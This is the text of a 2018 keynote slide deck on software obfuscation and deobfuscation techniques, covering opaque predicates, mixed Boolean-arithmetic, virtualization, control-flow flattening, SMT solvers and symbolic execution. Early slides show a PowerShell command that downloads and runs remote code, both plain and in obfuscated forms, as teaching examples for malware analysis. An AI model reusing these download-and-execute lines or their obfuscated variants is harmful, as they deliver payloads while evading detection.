The Art of De-obfuscation

NTT Secure Platform Laboratories
Yuma Kurogome

Youth Keynote, 51th Young Researchers and Engineers Group for Information Science #wakate2018
2018/10/07

About Me

Yuma Kurogome @ntddk*

* Named after Microsoft Windows NT Driver Development Kit

Research Engineer @ NTT Secure Platform Laboratories

Working on endpoint security field.

2018/09/17 – 2018/09/19
Grandes Jorasses, Via Normale, AD IV.
Unfortunately, we couldn’t reach the mountain peak due to the large randkluft.

I’ve started to learn mountaineering & climbing influenced by *Encouragement of Climb* (ヤマノススメ) & *The Summit of the Gods* (神々の山嶺).

Agenda

àbfəskéɪʃən

Obfuscation

難読化

↕

Deobfuscation

難読化解除？ 非難読化？ 易読化？

Protection against end-users (Man-At-The-End attackers)

- Legal protection
- Technical protection
  - **Obfuscation**
  - Encryption
  - Server-side execution
  - Trusted native code

This Presentation Is …

- A brief introduction of obfuscation techniques
- About best practices on deobfuscation as far as I know

This Presentation Is Not …

- A comprehensive survey
- About other technical protections
- About techniques not for software protection e.g. IOCCC

Expected Outcome

After this talk, you'll be able to

- have better understanding of the theory, practice the underlying thinking of deobfuscation
- get along well with your boss when he said, "Can you read assembly language? Then, please analyze this obfuscated malware used for targeted attack, from tomorrow."

Collberg et al. A Taxonomy of Obfuscating Transformations. 1997.
https://researchspace.auckland.ac.nz/handle/2292/3491

Obfuscation

Definition & Taxonomy

P → Obfuscate → P'

Obfuscation is a transformation from program P to functionally equivalent program P' which is harder to extract information than from P.

Abstraction			Unit					
Source code	IR	Binary machine code	Instruction	Basic block	Loop	Function	Program	System

Dynamics		Target			
Static	Dynamic	Constants	Variables	Code logic	Code abstraction

NTT

Definition & Taxonomy

$P \rightarrow$ Obfuscate $\rightarrow P'$

```
Invoke-Expression (New-Object Net.WebClient).DownloadString("https://example.com")
```

- Abstraction
  - Source code
  - IR
  - Binary machine code
- Unit
  - Instruction
  - Basic block
  - Loop
  - Function
  - Program
  - System
- Dynamics
  - Static
  - Dynamic
- Target
  - Constants
  - Variables
  - Code logic
  - Code abstraction

Definition & Taxonomy

P → Obfuscate → P'

```
Invoke-Expression (New-Object ("{2}{4}{3}{1}{0}" -f
'LIent','c','Ne','.wEb','T')).DownloadString("https://example.com")
```

Abstraction
- Source code
- IR
- Binary machine code

Unit
- Instruction
- Basic block
- Loop
- Function
- Program
- System

Dynamics
- Static
- Dynamic

Target
- Constants
- Variables
- Code logic
- Code abstraction

Above code is obfuscated by Invoke-Obfuscation.
https://github.com/danielbohannon/Invoke-Obfuscation

Definition & Taxonomy

P → Obfuscate → P'

```
((("{5}{12}{3}{11}{6}{7}{1}{4}{9}{0}{13}{10}{8}{2}"-f 'adString(m','ct
Net.WebClient).D','mmeF)','Expression (','ow','Invoke','w-Ob','je','/example.co',
'nlo','Fhttps:/','Ne','-','e'))  -rEPLaCE 'meF',[ChAr]34)|.($shelLiD[1]+$shEllID[13]+'X')
```

Abstraction
- Source code
- IR
- Binary machine code

Unit
- Instruction
- Basic block
- Loop
- Function
- Program
- System


Dynamics
- Static
- Dynamic


Target
- Constants
- Variables
- Code logic
- Code abstraction


Above code is obfuscated by Invoke-Obfuscation.
https://github.com/danielbohannon/Invoke-Obfuscation

When Obfuscation Matters

Malware Analysis








https://icons8.com/

When Obfuscation Matters

Malware Analysis



Source Code → Intermediate Representation → Binary Machine Code

Source Code ← Intermediate Representation ← Assembly Code

Statically disassembling jump instruction is error-prone.

74	03	75	01	**E8**	58	C3		
jz		jnz		call				
jz		jnz			pop eax	ret		


✓

When Obfuscation Matters

Innovative R&D by NTT

Malware Analysis

Source Code → Intermediate Representation → Binary Machine Code



Assembly Code → Intermediate Representation → Source Code

Call stack tampering is also widely used.

E8						**68**					C3	
call						push X					ret	

✓

NTT

Obfuscation Techniques

Innovative R&D by NTT

Abstraction

Built-in compiler optimization can be used for both obfuscation & deobfuscation.
Especially loop optimization tends to change code logic.

Source Code → Intermediate Representation → Binary Machine Code

Source Code: Preprocessor Macro, __forceinline Keyword, constexpr

Intermediate Representation: Optimization Pass

Binary Machine Code: Binary Rewriting

Known Techniques

According to the comprehensive survey by Banescu, there are 31 type of obfuscation transformations.

Obfuscation Transformation	Abstraction	Unit	Dynamics	Target
Opaque Predicates	All	Function	Static	Data constant
Convert static data to procedural data	All	Instruction	Static	Data constant
Mixed Boolean Arithmetic	All	Basic block	Static	Data constant
White-box cryptography	All	Function	Static	Data constant
One-way transformations	All	Instruction	Static	Data constant
Split variables	All	Function	Static	Data variable
Merge variables	All	Function	Static	Data variable
Restructure arrays	Source	Program	Static	Data variable
Reorder variables	All	Basic block	Static	Data variable
Dataflow flattening	Binary	Program	Static	Data variable
Randomized stack frames	Binary	System	Static	Data variable
Data space randomization	All	Program	Static	Data variable
Instruction reordering	All	Basic block	Static	Code logic
Instruction substitution	All	Instruction	Static	Code logic
Encode Arithmetic	All	Instruction	Static	Code logic
Garbage insertion	All	Basic block	Static	Code logic
Insert dead code	All	Function	Static	Code logic
Adding and removing calls	All	Program	Static	Code logic
Loop transformations	Source, IR	Loop	Static	Code logic
Adding and removing jumps	Binary	Function	Static	Code logic
Program encoding	All	All buy System	Dynamic	Code logic
Self-modifying code	All	Program	Dynamic	Code logic
Virtualization obfuscation	All	Function	Static	Code logic
Control flow flattening	All	Function	Static	Code logic
Branch functions	Binary	Instruction	Static	Code logic
Merging and splitting functions	All	Program	Static	Code abstraction
Remove comments and change formatting	Source	Program	Static	Code abstraction
Scrambling identifier names	Source	Program	Static	Code abstraction
Removing library calls and programming idioms	All	Function	Static	Code abstraction
Modify inheritance relations	Source, IR	Program	Static	Code abstraction
Function argument randomization	All	Function	Static	Code abstraction

Here, we do not care about straightforward transformations: Because we can get rid of them by optimization.

```
mov esi, esi
xchg cx, cx
mov edx, 0x1
dec edx
```

Instead, we discuss 4 interesting obfuscation transformations and countermeasures.

- Opaque Predicates
- Mixed Boolean-Arithmetic
- Virtualization Obfuscation
- Control Flow Flattening

Banescu. A Tutorial on Software Obfuscation. 2017.
https://mediatum.ub.tum.de/doc/1367533/1367533.pdf

4 obfuscation transformations you should know

Obfuscation

Opaque Predicates

Deterministic Operation

```
call GetCurrentProcess
cmp eax, 0xffffffff
je always_taken
```

✓

```
__always_taken:
    …
```

```
__never_taken:
    …
```

Opaque predicates are classified as true predicate, false predicate or dynamic opaque predicates, etc. according to the type of branch, but the key idea is the same – effective use of deterministic operation.

For example, in Windows, GetCurrentProcess() always returns constant pseudo-handle.

Collatz Conjecture

$$f(n) = \begin{cases} \dfrac{n}{2} & if\ n\%2 = 0 \\ 3n + 1 & if\ n\%2 = 1 \end{cases} \longrightarrow 1$$

Wang et al. Linear Obfuscation to Combat Symbolic Execution. ESORICS, 2011.
https://dl.acm.org/citation.cfm?id=2041241

Mixed Boolean-Arithmetic

Algebraic System $\mathrm{BA}[n]$

$BA[n] = (B^n, \wedge, \vee, \oplus, \neg, <, \leq, =, \geq, >, <s, \leq s, \geq s, >s, +, -, \cdot)$ where $n > 0, B = \{0,1\}$ includes the Boolean algebra $(B^n, \wedge, \vee, \neg)$ and integer modular ring $(\mathbb{Z}/2^n)$.

$\cdots$ so what?

Mixed Boolean-Arithmetic Expressions

x + y →

- 2 * (x | y) – (x ^ y)
- (x | y) + (x & y)
- (x ^ y) + 2 * (x & y)
- …

(x & 0xFF) ^ 0x5c

↓

```
v0 = x*0xe5 + 0xF7
v0 = v0&0xFF
v3 = (((((v0*0x26)+0x55)&0xFE)+(v0*0xED)+0xD6)&0xFF )
v4 = ((((((- (v3*0x2))+0xFF)&0xFE)+v3)*0x03)+0x4D)
v5 = (((((v4*0x56)+0x24)&0x46)*0x4B)+(v4*0xE7)+0x76)
v7 = ((((v5*0x3A)+0xAF)&0xF4)+(v5*0x63)+0x2E)
v6 = (v7&0x94)
v8 = ((((v6+v6+(- (v7&0xFF)))*0x67)+0xD))
res = ((v8*0x2D)+(((v8*0xAE)|0x22)*0xE5)+0xC2)&0xFF
return (0xed*(res-0xF7))&0xff
```


Zhou et al. Information Hiding in Software with Mixed Boolean-Arithmetic Transforms. WISA, 2007.
https://dl.acm.org/citation.cfm?id=1784971

Virtualization Obfuscation

Virtual Machine

Have you ever implemented interpreter or emulator?
Virtualization obfuscation is something like that.

The bytecode does not depend on the ISA of the host machine.



Super-operators

Defining complex instructions from existing semantics – like SIMD instructions.
For example, `pcmpestri` instruction uses and, shift, decrement and branching.
Below is the QEMU code (target/i386/ops_sse.h).

```
env->regs[R_ECX] = (ctrl & (1 << 6)) ? 31 - clz32(res) : ctz32(res);
```

Virtualization Obfuscation

Handler Duplication

handler_push
handler_pop
handler_add
handler_xor
…

handler_push
handler_pop
handler_pop’
handler_add
handler_push’
handler_push’’
handler_xor
…

Instruction handlers of different syntax are generated and assigned randomly.

Direct Threaded Code

```
case handler_push:
    stack[reg_sp++] = reg_01;
    break;
```

Return to the virtual CPU

```
case handler_push:
    stack[reg_sp++] = reg_01;
    goto *bytecode[++reg_ip].insn.addr;
```

Jump to the next handler address

It is originally a technique for performance optimization used in cpython (Python/ceval.c), ruby (vm_*) and modern script engines.

Control Flow Flattening

Unnecessarily Jump Table

```
int original()
{
    printf("Hello, ");
    printf("world!¥n");
    return 0;
}
```

```
int obfuscated()
{
    int next = 0;

    while(1){
        switch(next){
            case 0:
                printf("Hello, ");
                next = 1;
                break;
            case 1:
                printf("world!¥n");
                return 0;
        }
    }
}
```

This is a method to putting each basic block as a case of a switch statement.
A pseudo-counter is incremented in an infinite loop.

Wang. A Security Architecture for Survivability Mechanisms. PhD thesis, 2000.
https://www.cs.virginia.edu/~jck/publications/wangthesis.pdf

Question

Theory

What is the strongest obfuscation can be supposed?
– Indistinguishablity obfuscation (functional encryption). But impractical still.
If applied, two semantically equivalent programs become cannot be distinguished.

Ready-to-use Tools

There are some commercial obfuscator e.g. VMProtect, Themida and Epona.
As an academic project, Tigress and obfuscator-llvm are well-known.

Transformations implemented in the Tigress are:

- Virtualize
- Jit
- JitDynamic
- Flatten
- Merge
- Split
- RegArgs
- AddOpaque
- EncodeLiterals
- EncodeData
- EncodeArithmetic
- InitOpaque, UpdateOpaque
- InitEntrypy, UpdateEntropy
- InitImplicitFlow
- AntiBranchAnalysis, InitBranchFuns
- EncodeExternal, InitEncodeExternal
- AntiAliasAnalysis
- AntiTaintAnalysis
- Ident
- CleanUp
- Info
- Measure
- Copy
- RandomFuns
- Leak

http://tigress.cs.arizona.edu/

Question

Theory

What is the strongest obfuscation can be supposed?
– Indistinguishablity obfuscation (functional encryption). But impractical still.
If applied, two semantically equivalent programs become cannot be distinguished.

Ready-to-use Tools

There are some commercial obfuscator e.g. VMProtect, Themida and Epona.
As an academic project, Tigress and obfuscator-llvm are well-known.

Challenge	Description	Number of binaries	Difficulty (1-10)	Script	Prize	Status
0000	One level of virtualization, random dispatch.	5	1	script	Certificate issued by DAPA	Solved
0001	One level of virtualization, superoperators, split instruction handlers.	5	2	script	Signed copy of Surreptitious Software.	Solved
0002	One level of virtualization, bogus functions, implicit flow.	5	3	script	Signed copy of Surreptitious Software.	Solved
0003	One level of virtualization, instruction handlers obfuscated with arithmetic encoding, virtualized function is split and the split parts merged.	5	2	script	Signed copy of Surreptitious Software.	Solved
0004	Two levels of virtualization, implicit flow.	5	4	script	USD 100.00	Solved
0005	One level of virtualization, one level of jitting, implicit flow.	5	4	script	USD 100.00	Solved
0006	Two levels of jitting, implicit flow.	5	4	script	USD 100.00	Open

http://tigress.cs.arizona.edu/

Deobfuscation

Deobfuscation Techniques

De Facto Standard

- IDAPython
- Loader
- Processor Module
- Microcode API

```
from idc import *
from idaapi import *
from keystone import *
import struct

CODE = b'mov esi, esi;'
CODE += b'xchg cx, cx;'
CODE += b'mov edx, 0x1;'
CODE += b'dec edx;'

ks = Ks(KS_ARCH_X86, KS_MODE_32)
encoding, _ = ks.asm(CODE)

CODE = b''
for opcode in encoding:
    CODE += struct.pack('<B', opcode)
```

```
text = GetManyBytes(start, offset)

pos = text.find(dead_code)
while pos != -1:
    for i in range(len(dead_code)):
        Patch_Byte(start + pos + i, 0x90)

…
```

You can search and remove simple obfuscation with IDAPython.

In the context of malware analysis, it is common to use the scripting functions of IDA Pro.

SMT-based Program Analysis

BAP
BINARYNINJA

Yices2
Z3
CVC4

SMT Solver

Intermediate Representation

Symbolic Execution

Program Synthesis

TRITON
Dynamic Binary Analysis

BINSEC

KLEE

Syntia

etc.

Also, recent researches come to the rescue.
After brief description, let's proceed the demo.

NTT

Preliminaries

Deobfuscation

SMT Solver

Satisfiability Problem Propositional logic

$$(malicous \lor benign) \land (\neg malicous \lor benign) \land (\neg malicous \lor \neg benign)$$

→ SATisfiable

```
from z3 import *
malicious, benign = Bools('malicious
                          benign')
s = Solver()
s.add(Or(malicious, benign),
   Or(Not(malicious), benign),
   Or(Not(malicious), Not(benign)))
print(s.check())
print(s.model())
```

Satisfiability Modulo Theories First-order predicate logic

$$(malicous \lor benign) \land (\neg malicous \lor benign) \land (\neg malicous \lor \neg benign) \land x * x - x = 2$$

→ SATisfiable

Theories
- EUF
- Arithmetic
- Array
- BitVector etc.


Basically, BitVector theory is used for program analysis.

```
from z3 import *
malicious, benign = Bools('malicious
benign')
x, y = Int('x ')
s = Solver()
s.add(Or(malicious, benign),
   Or(Not(malicious), benign),
   Or(Not(malicious), Not(benign)),
   And((x * 4) – x == 2))

print(s.check())
print(s.model())
print(s.sexpr())
```

https://github.com/Z3Prover/z3
Barret and Tinelli. Satisfiability Modulo Theories. 2018.
http://theory.stanford.edu/~barrett/pubs/BT14.pdf


SMT Solver

How It Works



Bit-blasting

Let us consider 1-bit BitVector case: $x + y$



$$(x \vee y \vee o) \wedge (x \vee \neg y \vee i \vee \neg o) \wedge (x \vee \neg y \vee \neg i \vee o) \wedge$$
$$\wedge (\neg x \vee y \vee i \vee \neg o) \wedge (\neg x \vee y \vee \neg i \vee o) \wedge (\neg x \vee \neg y \vee o)$$

As the # of bits increases, the number of adders passing through increases.

SMT Solver

CDCL

```
devision_level = 0
if unit_propagate() is CONFLICT:
    return UNSAT
while not all_variables_assigned():
    decide_next_branch()
    devision_level += 1
    if unit_propagate() is CONFLICT:
        b_level = conflict_analysis()
        if b_level < 0:
            return UNSAT
        else:
            backtrack(b_level)
            decision_level = b_level

return SAT
```

In principle, CDCL is a depth-first search of a binary search tree with following rules:

- Unit propagate
- Deduce
- Fail
- Backtrack
- Learn conflict clause

And there are more heuristics:


- VSIDS
- Restart strategy

…

If you are interested in algorithm of SAT/SMT solver, refer the book *Handbook of Satisfiability.*

Intermediate Representation

Long Journey Then, how to translate binary machine code into a BitVector formula?



The thing is, IR is not only for compiler optimization.

Intermediate Representation

Syntax SIMPL from Schwartz et al.

$$
\begin{array}{lcl}
\textit{program} & ::= & \textit{stmt*} \\
\textit{stmt } s & ::= & \textit{var} := \textit{exp} \mid \text{store}(\textit{exp}, \textit{exp}) \\
 & & \mid \text{goto } \textit{exp} \mid \text{assert } \textit{exp} \\
 & & \mid \text{if } \textit{exp} \text{ then goto } \textit{exp} \\
 & & \quad \text{else goto } \textit{exp} \\
\textit{exp } e & ::= & \text{load}(\textit{exp}) \mid \textit{exp} \lozenge_b \textit{exp} \mid \lozenge_u \textit{exp} \\
 & & \mid \textit{var} \mid \text{get\_input}(src) \mid v \\
\lozenge_b & ::= & \text{typical binary operators} \\
\lozenge_u & ::= & \text{typical unary operators} \\
\textit{value } v & ::= & \text{32-bit unsigned integer}
\end{array}
$$

Context	Meaning
Σ	Maps a statement number to a statement
μ	Maps a memory address to the current value at that address
Δ	Maps a variable name to its value
pc	The program counter
ι	The next instruction

Operational Semantics

$$\frac{\text{computation}}{\langle\text{current state}\rangle, \text{stmt} \rightsquigarrow \langle\text{end state}\rangle, \text{stmt'}}$$

$$\frac{\mu, \Delta \vdash e \Downarrow v \quad v' = \lozenge_u v}{\mu, \Delta \vdash \lozenge_u e \Downarrow v'} \textsc{Unop} \qquad \frac{\mu, \Delta \vdash e_1 \Downarrow v_1 \quad \mu, \Delta \vdash e_2 \Downarrow v_2 \quad v' = v_1 \lozenge_b v_2}{\mu, \Delta \vdash e_1 \lozenge_b e_2 \Downarrow v'} \textsc{Binop} \qquad \cdots$$

Schwartz et al. All You Ever Wanted to Know About Dynamic Taint Analysis. IEEE S&P, 2010.
https://dl.acm.org/citation.cfm?id=1849981

Intermediate Representation

Taint Analysis

A method to dynamically track data dependencies between source and sink.

$$\begin{array}{lcl} \textit{taint } t & ::= & \mathbf{T} \mid \mathbf{F} \\ \textit{value} & ::= & \langle v, t \rangle \\ \hline \tau_\Delta & ::= & \text{Maps variables to taint status} \\ \tau_\mu & ::= & \text{Maps addresses to taint status} \end{array}$$

$$\frac{\tau_\mu, \tau_\Delta, \mu, \Delta \vdash e \Downarrow \langle v, t \rangle}{\tau_\mu, \tau_\Delta, \mu, \Delta \vdash \lozenge_u e \Downarrow \langle \lozenge_u v, P_{\mathbf{unop}}(t) \rangle} \quad \text{T-UNOP}$$

$$\ldots$$

SSA Form

```
reg_01 = 5
reg_02 = reg_01 – 3
reg_01 = reg_01 * 2
```

→

```
reg_01₁ = 5
reg_02₁ = reg_01₁ – 3
reg_01₂ = reg_01₁ * 3
```

→ BitVector

Defining Good IR is Hard

See IR comparison by Kim et al.

- Flag registers
- Memory model
- FP
- SIMD


Kim et al. Testing Intermediate Representations for Binary Analysis. ASE, 2017.
https://softsec-kaist.github.io/MeanDiff/

Symbolic Execution

Input Generation

$\exists\, x. P(x)$

```
int test(int x, int y, int z)
{
    if (x > y)
        x = x - y;
    if (x < 2018)
        z = x + y;

    y = 0;
    ...
}
```




1. Treats input value as a symbolic value
2. Constrain branch conditions for each execution path
3. Get concrete input value through the SMT solver.

